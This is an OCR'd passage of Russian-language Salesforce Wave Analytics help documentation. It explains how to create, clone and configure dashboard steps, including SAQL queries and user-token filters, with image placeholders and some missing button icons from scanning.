
Сделайте виджеты панели мониторинга интерактивными

Создание этапа с помощью проводника


Вместо использования мастера виджета для создания данного этапа, можно создать собственный этап с помощью проводника. В отличие от мастера виджета, вы можете индивидуально настроить свой этап.

Один способ создания этапа с помощью проводника — вырезать просмотр в панель мониторинга. (Для детальной информации об этом методе см. Вырезать представление Lens в панели мониторинга.) Вы также можете создать этап в конструкторе панели мониторинга, который здесь представлен.

1. Чтобы открыть панель этапа, нажмите на пустом месте полотна панели мониторинга в конструкторе Wave.
2. Нажмите кнопку **«Создать этап»**.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.



3. Выберите набор, содержащий данные, которые вы хотите включить в этап. Если возникнут сложности, воспользуйтесь поиском наборов данных.
   Появится проводник, по умолчанию отображающий меру «Число строк».




4. Нажмите **«Метка этапа»** и введите метку этапа.
   Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.
5. Чтобы добавить меру, нажмите **+** в окне «Меры».

   Чтобы изменить меру, выберите меру в окне, а затем укажите новую меру. Чтобы отсортировать результаты с помощью меры или изменить порядок мер, нажмите на стрелку вниз и выберите подходящую опцию.

   Можно добавить столько мер, сколько требуется.
6. Чтобы сгруппировать меры по дате или измерениям, нажмите **+** в окне «Измерения», а затем выберите поле.


   Вы можете добавить несколько групп. Чтобы изменить группу, щелкните ее и выберите новое поле. Чтобы изменить порядок групп, нажмите на стрелку вниз рядом с группой, а затем нажмите **«Передвинуть вверх»** или **«Передвинуть вниз»**.



7. Чтобы добавить фильтр, нажмите **+** в окне «Фильтры» и выберите поле фильтра.

   Можно добавить несколько фильтров.

8. Чтобы отсортировать результаты на основе мер, нажмите на стрелку вниз рядом с мерой и выберите **«Сортировать в восходящем порядке»** или **«Сортировать в нисходящем порядке»**.




9. Чтобы изменить тип диаграммы для этапа, нажмите .

   Этот параметр применяется только в том случае, если тип диаграммы не задан в свойствах виджета. Свойства виджета переопределяют этот параметр.

10. Чтобы создать этап для таблицы, нажмите .
    Для детальной информации см. Добавление виджета таблицы для отображения деталей записи и создания счетных колонок.

11. Чтобы написать клиентский SAQL-запрос, нажмите .
    Для детальной информации см. Создание этапа в редакторе SAQL.

12. Чтобы настроить свойства таблицы, нажмите .




13. Нажмите кнопку **Готово**.
Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга.

14. Сохраните панель мониторинга, чтобы не потерять внесенные изменения.


Создание этапа в редакторе SAQL

Используйте редактор SAQL, чтобы настроить запрос этапа. Этапы с SAQL-запросами более эффективны, чем этапы, созданные мастерами создания виджетов и проводником. Например, вы можете написать SAQL-запрос, который извлекает результаты из двух наборов данных.


1. Чтобы открыть панель этапа, нажмите на пустом месте полотна панели мониторинга в конструкторе Wave.
2. Нажмите кнопку **«Создать этап»**.
Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.



3. Выберите набор, содержащий данные, которые вы хотите включить в этап. Если возникнут сложности, воспользуйтесь поиском наборов данных.
   Появится проводник, по умолчанию отображающий меру «Число строк».



4. Нажмите **«Метка этапа»** и введите метку этапа.
   Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.
5. Чтобы написать клиентский SAQL-запрос, нажмите >_ .
   Появится редактор SAQL, отображающий текущий SAQL-запрос.



6. Внесите необходимые изменения в SAQL-запрос.

   Редактор SAQL предлагает контекстное интеллектуальное автоматическое заполнение. Если вы внесете изменения в редактор SAQL, кнопка **«Выполнено»** будет неактивна до тех пор, пока вы не выберете **«Запустить запрос»**. Если запрос неправильный, появится ошибка.

7. Нажмите кнопку **Готово**.
   Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга.


8. Сохраните панель мониторинга, чтобы не потерять внесенные изменения.

Создание статичного этапа с настраиваемыми значениями


Используйте статичные этапы для применения пользовательских значений к фильтрам, группам, мерам, порядку сортировки и ограничениям других запросов этапа. Например, можно создать виджет-переключатель, который фильтрует записи обращений на основе одного из нижеприведенных пользовательских значений: обращения с высоким приоритетом, средним приоритетом и низким приоритетом.



1. Чтобы открыть панель этапа, нажмите на пустом месте полотна панели мониторинга в конструкторе Wave.
2. Нажмите кнопку **«Создать этап»**.
   Появится экран «Выбор даты», который сначала покажет недавно использованные наборы данных.



3. Щелкните **«Создание статичного этапа с настраиваемыми значениями»**.



4. Нажмите **«Метка этапа»** и введите метку этапа.
   Приложение Wave создаст ID этапа из метки. После создания этапа вы не сможете изменить ID этапа. Приложение Wave ссылается на этапы по их ID, поэтому панель мониторинга не нарушится, если вы поменяете метки.
5. Добавьте список значений, включая отображаемое название и само значение.

   Прим.: Отображаемое название появится в связанном виджете. Значения являются дополнительными, но если они включены, то их можно связать с другими этапами. Например, можно создать связывание, которое фильтрует другие этапы на основе выбранного значения.
6. Нажмите кнопку **«Создать»**.
   Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга.
7. Чтобы применить этот статичный этап к виджету-списку или переключателю, сделайте следующее.
   a. Перетащите список или виджет-переключатель из панели инструментов виджета на полотно панели мониторинга.
   b. Перетащите статичный этап в верхнюю часть виджета.
      Виджет отобразит пользовательские значения в качестве опций выборки.
   c. Чтобы изменить свойства виджета и этапа, щелкните по виджету.

      В панели "Виджет" свойства разбиты по разделам. Чтобы случайно не пропустить некоторые свойства, помните, что некоторые разделы по умолчанию свернуты. Чтобы свернуть или развернуть раздел, щелкните по стрелке рядом с заголовком раздела.
   d. Чтобы настроить появление виджета, настройте свойства виджета.

      Прим.: В свойствах виджета «Мера» можно выбрать значение только после того, как вы добавите меру к этапу. Чтобы добавить меры, измените JSON-код панели мониторинга и добавьте меры в соответствующий этап.
   e. Чтобы предварительно оценить изменения, внесенные в панель мониторинга, нажмите .
   f. Чтобы сохранить изменения, внесенные в панель мониторинга, нажмите .

Важное замечание: Если при закрытии панели мониторинга не сохранить ее, то изменения будут утеряны.

Если вы применили статичный этап к виджету-списку или переключателю, то виджет появится в панели мониторинга. Но он не будет привязан к любому другому виджету. Чтобы указать, как выборка в этом этапе влияет на другие этапы, свяжите пользовательские значения статичного этапа с другими виджетами. Например, создайте связывание, которое фильтрует другие виджеты на основе выбранного статичного значения в списке или виджете-переключателе. Дополнительную информацию об обязательных статичных этапах см. в *Руководстве разработчика параметров связывания Wave Analytics*.

СМ. ТАКЖЕ:

Свойства виджетов для панелей мониторинга Wave


Свойства этапа для панелей мониторинга Wave

Клонирование этапа

Клонируйте этап, чтобы быстро создать этап на основе существующего. Клонирование полезно, если можно повторно использовать этап, внеся лишь несколько изменений.


Прим.: Нельзя клонировать этап с SAQL-запросом для одного столбца сравнительной таблицы или статичный этап.

1. Чтобы открыть панель этапа, нажмите на пустом месте полотна панели мониторинга в конструкторе Wave.



Прим.: Невозможно применить к виджетам отображаемые серым этапы. Но можно клонировать их и просматривать их свойства.

2. В выпадающем списке выберите **«Все этапы»** и наведите курсор на этап, который хотите клонировать.



3. Нажмите .
   Он откроется в проводнике, где его можно легко изменить. Если этап был создан с применением SAQL, то клон откроется в редакторе SAQL.
4. Отредактируйте метку этапа.
   По умолчанию метка обозначена как «Клон» и добавлена в начало исходной метки этапа.
5. При необходимости внесите свои изменения в клон.
6. Нажмите кнопку **Готово**.
   Wave добавит этап на панель этапов, сделав его доступным для использования другим виджетам в панели мониторинга.
7. Сохраните панель мониторинга, чтобы не потерять внесенные изменения.

Прим.: После того как вы клонируете этап и отредактируете SAQL-запрос, полученный JSON-код не всегда будет отображать функции, применяемые к мерам. После запуска и сохранения SAQL функция будет изменена на `count`. Например, если исходный этап содержал этот массив `measures`:

```
"query": {
        "measures": [
        ["max","DailyActiveUsers"]
        ]
      }
```

а SAQL-запрос был отредактирован, запущен и сохранен, то обновленный JSON-код будет содержать этот массив `measures`:

```
"query": {
        "measures": [
        ["count","*","max_DailyActiveUsers"]
        ]
      }
```

Это несоответствие не влияет на данные, просматриваемые в панели мониторинга.

Изменение результатов этапа на основе возможностей пользователя панели мониторинга

Можно изменять этап с запросом на основе возможностей пользователя, просматривающего панель мониторинга. Например, можно отфильтровать записи возможностей, чтобы отобразить только те возможности, за которые отвечает конкретный пользователь.

Можно указать маркеры пользователя в любом параметре запроса в типах этапа `saql`, `soql` и `aggregateflex`. Синтаксис для указания маркера будет таким: `!{user.<User object field name>}`. Действующие маркеры: `user.Id`, `user.name`, `user.roleid` и `user.rolename`.

Совет: Поскольку имена не всегда являются уникальными, необходимо использовать ID при указании пользовательских маркеров.

Этот `saql`-тип этапа добавляет маркер `user.Id` в качестве фильтра запроса, поэтому ответственный за возможность при просмотре панели мониторинга видит только свои собственные возможности.

```
"My_Opportunities_1": {
    "type": "saql",
    "query": "q = load "GeoOpp";q = filter q by 'OwnerId' == \"!{user.Id}\;q = group q by
 'Type';q = foreach q generate 'Type' as 'Type', count() as 'count';q = order q by 'Type'
 asc;q = limit q 2000;",
    "isFacet": true,
    "useGlobal": true,
    "numbers": [],
    "groups": [],
    "strings": [],
    "label": "My Opportunities"
}
```

СМ. ТАКЖЕ:

Настройка начальных выборок на панели мониторинга


Свойства виджетов для панелей мониторинга Wave

Свойства определяют способ отображения виджетов в панели мониторинга Wave. Например, с их помощью можно добавить метки, фоны и рамки. Для обеспечения целостности отображения виджетов в макете можно настроить свойства виджетов по умолчанию и затем назначить их каждому виджету. Свойства варьируются в зависимости от типа виджета и его автора. Эти свойства применимы только к виджетам, созданным в конструкторе панелей мониторинга Wave.
